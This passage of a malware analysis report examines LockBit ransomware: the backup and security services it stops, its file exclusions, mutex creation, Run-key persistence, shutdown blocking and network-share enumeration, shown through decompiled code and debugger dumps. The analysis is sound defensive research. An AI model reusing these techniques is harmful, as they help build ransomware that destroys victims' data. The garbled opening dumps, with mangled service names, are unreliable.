0018F898 0018F2D4 "QBFCService" 0018F890 0018F225 "YooBackup" 0018F884 0018F225 "YooBackup" 0018F884 0018F267 return to 0018F267 from 287D8BE4 0018F884 0018F268 "sst" 0018F880 0018F19 "sql" 0018F880 0018F268 "svc\$" 0018F880 0018F109 "soplas 0018F880 0018F109 "memtas" 0018F800 0018F109 "sophos" 0018F800 0018F109 "sophos" 0018F800 0018F119 "memtas" 0018F800 0018F119 "sophos" 0018F800 0018F119 "sophos" 0018F800 0018F119 "sophos" 0018F800 0018F311 "povesam" 0018F800 0018F331 "bedbg" 0018F801 0018F331 "bedbg" 0018F801 0018F341 "PDVFSService" 0018F802 0018F341 "BackupExecAgentBrowser" 0018F802 0018F345 "BackupExecAgentBrowser" 0018F814 0018F546		
0018F89C 0018F24F "QBVSS" 0018F8A0 0018F267 return to 0018F267 from 287D8BE4 0018F8A4 0018F267 "vss" 0018F8A6 0018F267 "sql" 0018F8A6 0018F268 "svs" 0018F8B4 0018F268 "svs" 0018F8B4 0018F268 "svs" 0018F8B4 0018F268 "svs" 0018F8B4 0018F101 "MSSQL" 0018F8B5 0018F101 "memtas" 0018F8C0 0018F101 "mepocs" 0018F8C0 0018F101 "mepocs" 0018F8C0 0018F111 "backup" 0018F8C0 0018F333 "bedbg" 0018F8C0 0018F333 "bedbg" 0018F8D0 0018F341 "PDVFSService" 0018F8D0 0018F427 BackupExecVSProvider" 0018F8D0 0018F427 BackupExecOservice" 0018F8E0 0018F426 BackupExecOlveciMediaService" 0018F8E0 0018F578 BackupExecRPCService" 0018F8E0 0018F230 "MVarmor" 0018F8F4 0018F247		
0018F8A0 0018F225 "YooBackup" 0018F8A4 0018F295 return to 0018F267 from 287D8BE4 0018F8A0 0018F295 "yss" 0018F8A0 0018F295 "yss" 0018F8A0 0018F295 "yss" 0018F8A0 0018F268 "svc" 0018F8B0 0018F268 "svc" 0018F8B0 0018F267 "mettas" 0018F8C0 0018F101 "mepocs" 0018F8C4 0018F109 "sophos" 0018F8C4 0018F109 "sophos" 0018F8C5 0018F109 "sophos" 0018F8C6 0018F11 "backup" 0018F8C6 0018F334 "veeam" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F334 "BackupExecVSProvider" 0018F8D0 0018F341 "PDVFSservice" 0018F8D0 0018F3454 "BackupExecQentAccelerator" 0018F8D0 0018F345 "BackupExecOiveciMediaService" 0018F8E8 0018F365 "BackupExecOiveciMediaService" 0018F8E4 0018F3578 "BackupExecRPCService"		
0018F8A4 0018F267 return to 0018F267 from 287D8BE4 0018F8A8 0018F226 "vss" 0018F8A0 0018F226 "ss" 0018F8B0 0018F268 "svs" 0018F8B0 0018F268 "svs" 0018F8B0 0018F268 "mssQL\$" 0018F8C0 0018F101 "mepocs" 0018F8C0 0018F303 "veeam" 0018F8C0 0018F333 "veeam" 0018F8C0 0018F333 "bedbg" 0018F8C0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F341 "PDVFSService" 0018F8D0 0018F343 "BackupExecAgentAccelerator" 0018F8D0 0018F547 "BackupExecDivecImediaService" 0018F8E0 0018F548 "BackupExecObergine" 0018F8E4 0018F548 "BackupExecObergine" 0018F8E4 0018F548 "BackupExecNcerce" 0018F8E4 0018F548 "BackupExecNcerg" 0018F8F8<		
0018F3A8 0018F29E "vss" 0018F8AC 0018F2C8 "svc\$" 0018F8B0 0018F2C8 "svc\$" 0018F8B4 0018F2C8 "svc\$" 0018F8B4 0018F2C8 "messol.\$" 0018F8B4 0018F2F8 "MSSQL\$" 0018F8B4 0018F1C1 "MSSQL\$" 0018F8B5 0018F1C1 "mepocs" 0018F8C0 0018F1D1 "mepocs" 0018F8C0 0018F1D1 "mepocs" 0018F8C0 0018F1D1 "backup" 0018F8C0 0018F33A "veeam" 0018F8C0 0018F333 "bedbg" 0018F8D0 0018F34 "BackupExecVSSProvider" 0018F8D0 0018F34 "BackupExecQentAccelerator" 0018F8E0 0018F46 "BackupExecDiveciMediaService" 0018F8E4 0018F356 "BackupExecDiveciMediaService" 0018F8E5 0018F576 "BackupExecRPCService" 0018F8F0 0018F378 "BackupExecRPCService" 0018F8F0 0018F378 "BackupExecRPCService" 0018F8F0 0018F378 "BackupExecRPCService"		
0018F8AC 0018F119 "sql" 0018F8AC 0018F2C8 "svc\$" 0018F8B0 0018F2C8 "svsQL" 0018F8B0 0018F1C1 "MSSQL" 0018F8B0 0018F1C9 "memtas" 0018F8C0 0018F1C9 "memtas" 0018F8C4 0018F1D1 "mepocs" 0018F8C4 0018F333 "veeam" 0018F8C0 0018F333 "bedbg" 0018F8D4 0018F333 "bedbg" 0018F8D5 0018F334 "PDVFSservice" 0018F8D6 0018F344 "BackupExecVSSProvider" 0018F8D6 0018F344 "BackupExecQentBrowser" 0018F8E0 0018F344 "BackupExecJobEngine" 0018F8E4 0018F364 "BackupExecJobEngine" 0018F8E4 0018F378 "BackupExecRPcService" 0018F8F4 0018F378 "BackupExecRPcService" 0018F8F4 0018F378 "BackupExecRPcService" 0018F8F4 0018F378 "BackupExecRPcService" 0018F960 0018F378 "BackupExecRPcService" 0018F976 0018F378 "Stc_raw_agent"		
0018F880 0018F2C8 "svc\$" 0018F884 0018F2FB "MSSQL" 0018F882 0018F1C1 "MSSQL\$" 0018F882 0018F1C1 "mepocs" 0018F882 0018F1D9 "sophos" 0018F882 0018F1D1 "bedbg" 0018F882 0018F1D1 "bedbg" 0018F800 0018F11 "bedbg" 0018F800 0018F333 "bedbg" 0018F800 0018F333 "bedbg" 0018F800 0018F334 "BackupExec/SProvider" 0018F800 0018F34 "BackupExecAgentBrowser" 0018F800 0018F308 "BackupExecOlveciMediaService" 0018F810 0018F36 "BackupExecRPCService" 0018F84 0018F34 "Mvarmor" 0018F850 0018F37 "Mvarmor" 0018F900 0018F34 "st		
0018F884 0018F2FB "MSSQL\$" 0018F888 0018F1C1 "MSSQL\$" 0018F880 0018F1C9 "memtas" 0018F800 0018F101 "mepocs" 0018F800 0018F101 "sophos" 0018F800 0018F33A "veeam" 0018F800 0018F333 "bedbg" 0018F800 0018F333 "bedbg" 0018F800 0018F333 "bedbg" 0018F800 0018F41 "boxkupExecVSSProvider" 0018F800 0018F333 "bedbg" 0018F800 0018F41 "BackupExecVSSProvider" 0018F800 0018F457 "BackupExecJosengine" 0018F800 0018F466 "BackupExecJobengine" 0018F810 0018F467 "BackupExecDosengine" 0018F810 0018F578 "BackupExecManagementService" 0018F814 0018F578 "BackupExecMoservice" 0018F815 0018F578 "BackupExecRPCService" 0018F814 0018F578 "BackupExecRPCService" 0018F815 0018F308 "VeeamTransportSvc" 0018F900 0018F347 "VeeamNFSSvc		
0018F888 0018F1C1 "MSSQL\$" 0018F88C0 0018F1C9 "memtas" 0018F800 0018F1D1 "mepocs" 0018F800 0018F1D9 "sophos" 0018F800 0018F1D3 "veeam" 0018F800 0018F333 "bedbg" 0018F800 0018F334 "PDVFSService" 0018F800 0018F341 "PDVFSService" 0018F800 0018F42F "BackupExecVSSProvider" 0018F800 0018F466 "BackupExecOjectimediaservice" 0018F814 0018F308 "BackupExecOlobengine" 0018F815 0018F378 "BackupExecColobengine" 0018F814 0018F578 "BackupExecRPCService" 0018F844 0018F339 "MVarmor" 0018F845 0018F347 "VeeamTransportSvc" 0018F900 0018F347 "VeeamNFSSvc" 0		
0018F8BC 0018F1C9 "memtas" 0018F8C0 0018F1D1 "mepocs" 0018F8C4 0018F1D9 "sophos" 0018F8C5 0018F1D9 "sophos" 0018F8C6 0018F1D1 "backup" 0018F8C7 0018F11 "backup" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D1 0018F333 "bedbg" 0018F8D2 0018F333 "bedbg" 0018F8D2 0018F334 "PDVFSService" 0018F8D2 0018F42F "BackupExecVSSProvider" 0018F8D2 0018F42F "BackupExecAgentBrowser" 0018F8D2 0018F44 "BackupExecAgentBrowser" 0018F8E2 0018F3D8 "BackupExecAgentBrowser" 0018F8E4 0018F3D8 "BackupExecAgentBrowser" 0018F8E5 0018F3F6 "BackupExecAgentBrowser" 0018F8E4 0018F3D8 "BackupExecAgentBrowser" 0018F8E5 0018F3F8 "BackupExecAgentBrowser" 0018F8E6 0018F3F8 "BackupExecRPCService" 0018F8F4 0018F219 "WVArm		
0018F8C0 0018F1D1 "mepocs" 0018F8C4 0018F1D9 "sophos" 0018F8C8 0018F33A "veeam" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F333 "bedbg" 0018F8D0 0018F341 "PDVFSService" 0018F8D2 0018F341 "PDVFSService" 0018F8D2 0018F341 "PDVFSService" 0018F8D2 0018F341 "BackupExecVSSProvider" 0018F8D2 0018F42F "BackupExecAgentAccelerator" 0018F8E0 0018F42F "BackupExecAgentBrowser" 0018F8E4 0018F3D8 "BackupExecDiveciMediaService" 0018F8E4 0018F3F6 "BackupExecChiveciMediaService" 0018F8E5 0018F3F7B "BackupExecRPCService" 0018F8F0 0018F38A "stc_raw_agent" 0018F8F8 0018F21B "WVarmor" 0018F900 0018F24F "VeeamTransportSvc" 0018F900 0018F47F "VeeamNFSSvc" 0018F910 0018F347 <td< th=""><th></th><th>"MSSQL\$"</th></td<>		"MSSQL\$"
0018F8C4 0018F1D9 "sophos" 0018F8C8 0018F33A "veeam" 0018F8CC 0018F11 "backup" 0018F8D0 0018F333 "bedbg" 0018F8D4 0018F333 "bedbg" 0018F8D4 0018F334 "POVFSService" 0018F8D5 0018F333 "bedbg" 0018F8D6 0018F333 "bedbg" 0018F8D7 0018F334 "BackupExecVSSProvider" 0018F8D6 0018F42F "BackupExecAgentBrowser" 0018F8E0 0018F466 "BackupExecAgentBrowser" 0018F8E0 0018F3D8 "BackupExecJobEngine" 0018F8E0 0018F3F6 "BackupExecJobEngine" 0018F8E0 0018F3F78 "BackupExecCService" 0018F8E0 0018F3F8 "BackupExecRPCService" 0018F8F0 0018F378 "BackupExecRPCService" 0018F8F8 0018F230 "MVarmor" 0018F8F8 0018F347 "VeeamTransportSvc" 0018F900 0018F218 "VSNAPVSS" 0018F904 0018F347 "VeeamNFSSvc" 0018F905 0018F347 "VeeamNFSSvc"<		
0018F8C8 0018F33A "veeam" 0018F8CC 0018F1E1 "backup" 0018F8D0 0018F333 "bedbg" 0018F8D4 0018F333 "bedbg" 0018F8D4 0018F334 "bedbg" 0018F8D5 0018F334 "BockupExecVSSProvider" 0018F8D6 0018F341 "PDVFSService" 0018F8D7 0018F42F "BackupExecVSSProvider" 0018F8D6 0018F42F "BackupExecAgentBrowser" 0018F8E0 0018F466 "BackupExecJobengine" 0018F8E0 0018F3D8 "BackupExecJobengine" 0018F8E0 0018F3F6 "BackupExecCJobengine" 0018F8E0 0018F57B "BackupExecRPCService" 0018F8F0 0018F57B "BackupExecRPCService" 0018F8F0 0018F319 "MVarmor" 0018F8F1 0018F347 "VeeamTransportsvc" 0018F900 0018F547 "VeeamNFSSvc" 0018F904 0018F347 "VeeamNFSSvc" 0018F905 0018F347 "VeeamNFSSvc" 0018F910 0018F346 "AcronisAgent" 0018F914 0018F26E <t< th=""><th></th><th></th></t<>		
0018F8CC0018F1E1"backup" "bedbg"0018F8D00018F333"bedbg"0018F8D40018F3341"PDVFSService"0018F8D50018F341"PDVFSService"0018F8D50018F341"BackupExecVSSProvider"0018F8D50018F42F"BackupExecAgentAccelerator"0018F8D00018F466"BackupExecAgentBrowser"0018F8E00018F466"BackupExecAgentBrowser"0018F8E40018F3D8"BackupExecJobEngine"0018F8E50018F5E4"BackupExecManagementService"0018F8E60018F57B"BackupExecRPCService"0018F8F40018F139"MVArmor"0018F8F40018F230"MVarmor64"0018F9000018F21B"VSNAPVSS"0018F9040018F24F"VeeamTransportSvc"0018F9050018F24P"VeeamNFSSvc"0018F9100018F310"AcronisAgent"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"		
0018F8D00018F333"bedbg"0018F8D40018F341"PDVFSService"0018F8D80018F341"BackupExecVSSProvider"0018F8D20018F42F"BackupExecAgentAccelerator"0018F8E00018F466"BackupExecAgentBrowser"0018F8E00018F466"BackupExecAgentBrowser"0018F8E00018F548"BackupExecJobEngine"0018F8E20018F567"BackupExecJobEngine"0018F8E00018F578"BackupExecRPCService"0018F8F40018F139"MVArmor"0018F8F50018F218"Stc_raw_agent"0018F8F00018F218"VSNAPVSS"0018F9040018F547"VeeamTransportSvc"0018F9050018F310"AcronisAgent"0018F9140018F22E"ARSM"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"		
0018F8D40018F341"PDVFŠService"0018F8D80018F53A"BackupExecVSSProvider"0018F8DC0018F42F"BackupExecAgentAccelerator"0018F8E00018F466"BackupExecAgentBrowser"0018F8E40018F3D8"BackupExecDiveciMediaService"0018F8E40018F5E4"BackupExecJobEngine"0018F8E50018F5F6"BackupExecChanagementService"0018F8E60018F578"BackupExecRPCService"0018F8F00018F378"BackupExecRPCService"0018F8F40018F139"MVArmor"0018F8F50018F218"Stc_raw_agent"0018F9000018F218"VsNAPVSS"0018F9040018F5A7"VeeamTransportSvc"0018F9100018F24D"VeeamNFSSvc"0018F9140018F22E"ARSM"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"		
0018F8D80018F53A"BackupExecVSSProvider"0018F8DC0018F42F"BackupExecAgentAccelerator"0018F8E00018F466"BackupExecAgentBrowser"0018F8E40018F3D8"BackupExecJobEngine"0018F8E50018F5F4"BackupExecJobEngine"0018F8E00018F3F6"BackupExecQentBrowser"0018F8E00018F578"BackupExecJobEngine"0018F8E00018F3F6"BackupExecQentBrowser"0018F8F00018F3F78"BackupExecCPCService"0018F8F40018F139"MVArmor"0018F8F50018F230"MVarmor64"0018F9000018F218"VSNAPVSS"0018F9040018F247"VeeamTransportSvc"0018F9050018F47E"VeeamNFSSvc"0018F9100018F310"AcronisAgent"0018F9140018F26E"ARSM"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"		
0018F8DC0018F42F"BackupExecAgentAccelerator"0018F8E00018F466"BackupExecAgentBrowser"0018F8E40018F3D8"BackupExecDiveciMediaService"0018F8E80018F5F4"BackupExecJobEngine"0018F8F00018F576"BackupExecManagementService"0018F8F00018F578"BackupExecRPCService"0018F8F00018F230"MVArmor"0018F8F20018F230"MVarmor64"0018F9F00018F21B"VSNAPVSS"0018F9040018F547"VeeamTransportSvc"0018F9050018F24D"VeeamNFSSvc"0018F9100018F310"AcronisAgent"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"		
0018F8E0 0018F466 "BackupExecAgentBrowser" 0018F8E4 0018F3D8 "BackupExecDiveciMediaService" 0018F8E4 0018F5E4 "BackupExecJobEngine" 0018F8E0 0018F5F4 "BackupExecManagementService" 0018F8F0 0018F57B "BackupExecRPCService" 0018F8F4 0018F139 "MVArmor" 0018F8F5 0018F230 "MVarmor64" 0018F8F0 0018F21B "VSNAPVSS" 0018F904 0018F21F "VeeamTransportSvc" 0018F905 0018F217 "VeeamSsvc" 0018F906 0018F218 "VeeamNFSSvc" 0018F901 0018F210 "AcronisAgent" 0018F902 0018F218 "VeeamNFSSvc" 0018F903 0018F218 "VeeamNFSSvc" 0018F904 0018F218 "VeeamNFSSvc" 0018F905 0018F218 "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F915 0018F286 "AcrSch2Svc" 0018F914 018F286 "AcrSch2Svc"		
0018F8E4 0018F3D8 "BackupExecDiveciMediaService" 0018F8E8 0018F5E4 "BackupExecJobEngine" 0018F8EC 0018F3F6 "BackupExecManagementService" 0018F8F0 0018F57B "BackupExecRPCService" 0018F8F4 0018F139 "MVArmor" 0018F8F4 0018F139 "MVarmor64" 0018F8F2 0018F230 "MVarmor64" 0018F8F2 0018F21B "VSNAPVSS" 0018F904 0018F21F "VeeamTransportSvc" 0018F905 0018F247 "VeeamNFSSvc" 0018F906 0018F210 "AcronisAgent" 0018F910 0018F218 "AcrSch2Svc" 0018F914 0018F226 "AcrSch2Svc" 0018F914 0018F286 "AcrSch2Svc"		
0018F8E80018F5E4"BackupExecJobEngine"0018F8EC0018F3F6"BackupExecManagementService"0018F8F00018F37B"BackupExecRPCService"0018F8F40018F139"MVArmor"0018F8F80018F230"MVarmor"0018F8F00018F238A"stc_raw_agent"0018F9000018F21B"VSNAPVSS"0018F9040018F5A7"veeamTransportSvc"0018F9080018F47E"veeamDeploymentService"0018F9100018F21D"AcronisAgent"0018F9140018F286"ACSCh2Svc"0018F9140018F286"AcrSch2Svc"0018F9140018F286"AcrSch2Svc"		
0018F8EC 0018F3F6 "BackupExecManagementService" 0018F8F0 0018F57B "BackupExecRPCService" 0018F8F4 0018F139 "MVArmor" 0018F8F5 0018F230 "MVarmor64" 0018F8FC 0018F38A "stc_raw_agent" 0018F900 0018F21B "VSNAPVSS" 0018F904 0018F5A7 "VeeamTransportSvc" 0018F908 0018F47E "VeeamNFSSvc" 0018F910 0018F21D "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F914 018F286 "AcrSch2Svc"		
0018F8F0 0018F57B "BackupExecRPCService" 0018F8F4 0018F139 "MVArmor" 0018F8F8 0018F230 "MVarmor64" 0018F8FC 0018F230 "MVarmor64" 0018F900 0018F238A "stc_raw_agent" 0018F900 0018F21B "VSNAPVSS" 0018F904 0018F547 "VeeamTransportSvc" 0018F908 0018F47E "VeeamDeploymentService" 0018F900 0018F2AD "VeeamNFSSvc" 0018F910 0018F310 "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F915 0018F286 "AcrSch2Svc"		
0018F8F4 0018F139 "MVArmor" 0018F8F8 0018F230 "MVarmor64" 0018F8FC 0018F230 "stc_raw_agent" 0018F900 0018F218 "VSNAPVSS" 0018F904 0018F547 "VeeamTransportSvc" 0018F905 0018F47E "VeeamDeploymentService" 0018F900 0018F2AD "VeeamNFSSvc" 0018F910 0018F310 "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F915 0018F286 "AcrSch2Svc"		
0018F8F8 0018F230 "MVarmor64" 0018F8FC 0018F38A "stc_raw_agent" 0018F900 0018F21B "VSNAPVSS" 0018F904 0018F5A7 "VeeamTransportSvc" 0018F905 0018F47E "VeeamDeploymentService" 0018F906 0018F2A7 "VeeamNFSSvc" 0018F900 0018F2A7 "VeeamNFSSvc" 0018F901 0018F310 "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F915 0018F286 "AcrSch2Svc"		
0018F8FC 0018F38A "stc_raw_agent" 0018F900 0018F21B "VSNAPVSS" 0018F904 0018F21B "VeamTransportSvc" 0018F905 0018F2A7 "VeeamDeploymentService" 0018F906 0018F47E "VeeamNFSSvc" 0018F900 0018F310 "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F915 0018F286 "AcrSch2Svc"		
0018F900 0018F21B "VSNAPVSS" 0018F904 0018F5A7 "VeeamTransportSvc" 0018F908 0018F47E "VeeamDeploymentService" 0018F900 0018F2AD "VeeamNFSSvc" 0018F910 0018F310 "AcronisAgent" 0018F914 0018F286 "AcrSch2Svc" 0018F915 0018F286 "AcrSch2Svc"		
0018F904 0018F5A7 "VeeamTransportSvc" 0018F908 0018F47E "VeeamDeploymentService" 0018F90C 0018F2AD "VeeamNFSSvc" 0018F910 0018F310 "AcronisAgent" 0018F914 0018F22E "ARSM" 0018F918 0018F286 "AcrSch2Svc"		
0018F908 0018F47E "VeeamDeploymentService" 0018F90C 0018F2AD "VeeamNFSSvc" 0018F910 0018F310 "AcronisAgent" 0018F914 0018F2CE "ARSM" 0018F918 0018F286 "AcrSch2Svc"		
0018F90C 0018F2AD "VeeamNFSSvc" 0018F910 0018F310 "AcronisAgent" 0018F914 0018F2CE "ARSM" 0018F918 0018F286 "AcrSch2Svc" 0018F916 0018F286 "CASADDDWahEvc"		"VeeamDenlovmentService"
0018F910 0018F310 "AcronisAgent" 0018F914 0018F2CE "ARSM" 0018F918 0018F286 "AcrSch2Svc" 0018F916 0018F266 "CASADDDWahSvc"		
0018F914 0018F2CE "ARSM" 0018F918 0018F286 "AcrSch2Svc" 0018F916 0018F286 "CrSch2Svc"		
0018F918 0018F286 "AcrSch2Svc"		
	00105010	

Services Names After Being Decrypted In Memory Here is a list of the services that LockBit tries to stop:

wrapperDefWatchccEvtMgrccSetMgrSavRoamSqlservrsqlagentsqladhlpCulserverRTVscansqlbrows
usbarbitator64vmware-

converterdbsrv12dbeng8MSSQL\$MICROSOFT##WIDMSSQL\$VEEAMSQL2012SQLAgent\$VEEAMSQL2012SQLBr ExchangeMSSQL\$MICROSOFT##SSEEMSSQL\$SBSMONITORINGMSSQL\$SHAREPOINTMSSQLFDLauncher\$SBSMON

Excluding Files And Directories

To avoid any system crashes and to make sure that the system has functional browsers for connection and negotiation, besides avoiding entering an infinite loop of encrypting the already encrypted files and not to encrypt the ransom-notes, LockBit has a list of files, folders, and extensions exclusions.

```
local 418 = 0x7e002e;
local_414 = 0x730077;
local 410 = 0;
                /* tor browser */
local 3a4 = 0x6f0074;
local_3a0 = 0x200072;
local 39c = 0x720062;
local 398 = 0x77006f;
local 394 = 0x650073;
local 390 = 0x72;
local 30 = 0x6f0062;
local 2c = 0x74006f;
local 28 = 0;
                /* windowsnt */
local_38c = 0x690057;
local 388 = 0x64006e;
local 384 = 0x77006f;
local 380 = 0x200073;
local 37c = 0x74006e;
local 378 = 0;
                /* msbuild */
local 29c = 0x73004d;
local 298 = 0x750062;
local 294 = 0x6c0069;
local 290 = 100;
                /* microsoft */
local 338 = 0x69004d;
local 334 = 0x720063;
local 330 = 0x73006f;
local 32c = 0x66006f;
local 328 = 0x74;
                /* all users */
local 34c = 0x6c0041;
local 348 = 0x20006c;
local 344 = 0x730075;
local 340 = 0x720065;
local 33c = 0x73;
                /* system volume information */
local 5a4 = 0x790073;
local 5a0 = 0x740073;
local 59c = 0x6d0065;
```

```
A List Of Exclusions
```

Here is the list of exclusions:

windowsintelrecycle.bintor browserwindowsntmsbuildmicrosoftall userssystem volume informationperflogsgoogleappdatamozillamicrosoft .netmicrosoft sharedinternet explorercommon filesopera intelwindows

journalntldrntuser.dat.logbootsec.bakautorun.infthumbs.dbiconcahce.dbrestore-myfiles.txt.386.cmd.ani.adv.theme.msi.msp.com.diagpkg.nls.diagcab.lock.mpa.cpl.mod.hta.i

Mutex Creation

For avoiding multiple infection on the same host, LockBit creates the following mutex **Global**\{**BEF590BE-11A6-442A-A85B-656C1081E04C**}. Firstly, it will try to open that mutex by calling <u>OpenMutexA</u>, if it succeeds, which means that host is already infected, it will exit the process, otherwise, it'll call <u>CreateMutexA</u> for creating the mutex then, it'll proceed with the rest of the malware functionality.

```
uVar3 = 0;
   local 33 = 0x5e5d7631;
   uStack47 = 0x6d5d5053;
   uStack43 = 0x7774734a;
   uStack39 = 0x73010804;
   local 34 = 0;
   local_23 = 0x1c74;
   uStack31 = 0x51c0770;
   uStack27 = 0x1c700305;
   uStack23 = 0x73040970;
   local_13 = 0x704071c;
   local_f = 0x9010072;
   local b = 0x5017400;
   local 7 = 0x4c72;
   do {
     pbVar1 = &local_33 + uVar3 + 1;
     *pbVar1 = *pbVar1 ^ 0x31;
     uVar3 = uVar3 + 1;
   } while (uVar3 < 0x2d);</pre>
                       /* Global\{BEF590BE-11A6-442A-A85B-656C1081E04C} */
   local 5 = 0;
   pvVar2 = OpenMutexA(0,0, clocal_33 + 1);
   if (pvVar2 == 0x0) {
     CreateMutexA(0x0,0,&local_33 + 1);
     return 0;
   3
   return 1;
 }
Mutex Creation
  WmiProviderSubSystemSpecialHostJob
                                                   Job
  BEF590BE-11A6-442A-A85B-656C1081E04C
                                                   Mutant
  3a886eb8-fe40-4d0a-b78b-9e0bcb683fb7
                                                   Mutant
  B WindowsUndateTracingMutex
                                                   Mutant
37 32 46 41 33 39 35 36 35 30 37 44 7D 00 31 47 72FA3956507D}.1G
GC 6F 62 61 6C 5C 7B 42 45 46 35 39 30 42 45 2D Tobal {BEF590BE-
```

31 31 41 36 2D 34 34 32 41 2D 41 38 35 42 2D 36 11A6-442A-A85B-6 35 36 43 31 30 38 31 45 30 34 43 7D 00 88 FF 18 56C1081E04C}..ÿ. 00 EF B3 41 00 00 00 00 00 00 00 00 00 E0 FD .i*A.....aý

Persistence

In order to maintain a persistence and to service reboots, LockBit creates the following registry key

HKCU\SOFTWARE\Microsoft\Windows\CurrentVaersion\Run\X01XADp001 with a value of

it's path on disk.

```
🗸 I – U I 📼 I 📾
wnile (counter < UX20);</pre>
                  /* SOFTWARE\Microsoft\Windows\CurrentVersion\Run */
local 6d = 0;
LVar2 = RegCreateKeyExA(0x80000001,slocal 9b + 1,0,0x0,0,0x2001f,0x0,sreg key handle,slocal a0);
if (LVar2 != 0) {
  return false;
}
X01XADp001 = 0x56000e;
local 34 = 0xe;
local 48 = 0x3f0041;
local 32 = 0x655c;
local 44 = 0x4f0056;
local_30 = 0x6f63;
local 40 = 0x7e004a;
local 2e = 0x6578;
local_3c = 0x3e0041;
local_2c = 0x206a;
local 38 = 0xe003f;
local 2a = 0x756f;
local 28 = 0x6f7a;
local 26 = 0x757c;
local_{24} = 0x2060;
local 22 = 0x6565;
counter = 0;
do {
  *(&X01XADp001 + counter * 2 + 2) = *(&X01XADp001 + counter * 2 + 2) ^ 0xe;
 counter = counter + 1;
                 /* X01XADp001 */
} while (counter < 0x15);</pre>
local_20 = 0;
if (param 1 == 0) {
 local 68 = 0x104;
 local 1e = 0x220074;
  local 1a = 0x730025;
  local 16 = 0x22;
  local_12 = 0;
  local_10 = 0x53;
  local e = 0x72;
  local c = 0x69;
  local a = 0;
  iVar3 = wsprintfW(local 2ac, clocal 1e + 2,*(*(*(in FS_OFFSET + 0x30) + 0x10) + 0x3c));
  LVar2 = RegQueryValueExW(reg key handle, $X01XADp001 + 2,0x0, $local_6c, local_4b4, $local_68);
  if ((LVar2 != 0) || (iVar4 = lstrcmpiW(local_4b4,local_2ac), iVar4 != 0)) {
    iVar4 = RegSetValueExW(reg_key_handle, $X01XADp001 + 2,0,1,local_2ac,iVar3 * 2);
```

Maintaining Persistence

Ump 1	🛄 Dump 2	💷 Dump 3	🚛 Dump 4	🛄 Dump 5	🛞 Watch 1 🛛 [x=] Locals	s 🔏 🕨		0018FBC2	L"X01XADp001"	-
Address H	lex				ASCII	×		00000000		
					SOFTWARE\Microso			0018FBA0	"°÷\x18"	
					ft\Windows\Curre			0018FBA4	. (*10	
0018FB92 6	E 74 56 65 7	2 /3 69 65 6	SE SC 52 75	<u>6E 00 01 00</u>	ntVersion\Run.		0018F748	77C72B08	advapi32.77C72B08	
Aftor De	orvnting	The Key	In Mom	onv						

After Decrypting The Key In Memory

Shutdown Prevention

In order to ensure that the encryption operation didn't get disrupted even by shutting the system down, LockBit will create a shutdown block reason by calling
<u>ShutdownBlockReasonCreate</u>

```
13
     ShutdownBlockReasonCreate stack = 0x6a774c1f;
4
     uStack39 = 0x68707b6b;
15
     uStack35 = 0x70735d71;
    uStack31 = 0x7a4d747c;
16
17
     local_1b = 0x71706c7e;
    local_17 = 0x7e7a6d5c;
8
    local_{13} = 0x7a6b;
19
     do {
0
1
     pbVar1 = (byte *)((int)&ShutdownBlockReasonCreate stack + uVar2 + 1);
       *pbVar1 = *pbVar1 ^ 0x1f;
2
     uVar2 = uVar2 + 1;
3
     } while (uVar2 < 0x19);</pre>
4
     local 11 = 0;
5
6
    local 10 = 0x34;
    local 9 = 0;
7
8
    local f = 'u';
    local b = 0x33;
9
10
    lpProcName = (LPCSTR) ((int) & ShutdownBlockReasonCreate stack + 1);
1
     local e = 0x73;
    local d = 0x65;
12
    local_c = 0x72;
13
    local a = 0x32;
14
    hModule = GetModuleHandleA(slocal_f);
5
16
     ShutdownBlockReasonCreate = GetProcAddress(hModule,lpProcName);
     switch(param 1) {
7
     case 0:
8
i9
     return 1;
     case 1:
10
1
     case 2:
12
     case 5:
13
     case 6:
     if (ShutdownBlockReasonCreate != (FARPROC) 0x0) {
14
        uVar4 = 0;
5
       pHVar3 = GetConsoleWindow();
i6
         (*ShutdownBlockReasonCreate) (pHVar3, uVar4);
17
18
       }
i9
       self_delete();
0
       Sleep(99999);
1
       return 1;
2
     default:
3
       return 0;
Creating Shutdown Block Reason
```

Netwrok Enumeration

In order to ensure infecting as many victims as possible, LockBit scans the attached drivers and network shares and when it finds files that meets its previously discussed requirements, it'll also encrypt those files.

LockBit starts this function by calling <u>GetLogicalDrives</u> to git a bitmask representing the currently available disk drivers then, it loops over them and passed them to <u>GetDriveTypeW</u> to determine the type of the driver whether it is a removable, fixed, CD-ROM, RAM disk, or network drive, it specifically looking for <u>0x4</u>: <u>DRIVE_REMOTE</u>. Once it finds a networked drive, it calls <u>WNetGetConnectionW</u> to retrieve the name of that network resource, then it will do a recursive calls to <u>WNetOpenEnumW</u> and <u>WNetEnumResourceW</u> enumerate the folders and files of that network resource.

```
list_of_logical_driver_letters = GetLogicalDrives();
uVar3 = 0x1a;
local 18 = 0x3a005a;
local_14 = 0;
do {
  uVar3 = uVar3 - 1;
  if ((*(byte *)((int)slist_of_logical_driver_letters + ((int)uVar3 >> 3)) >> (uVar3 & 7) & 1) !=
     0) {
    driver_type = GetDriveTypeW((LPCWSTR)&local_18);
                 /* 0x4 -> DRIVE REMOTE */
    if (driver_type == 4) {
     local c = 0x200;
     lpRemoteName = (LPWSTR)malloc(0x400);
      DVar1 = WNetGetConnectionW((LPCWSTR) & local 18, lpRemoteName, & local c);
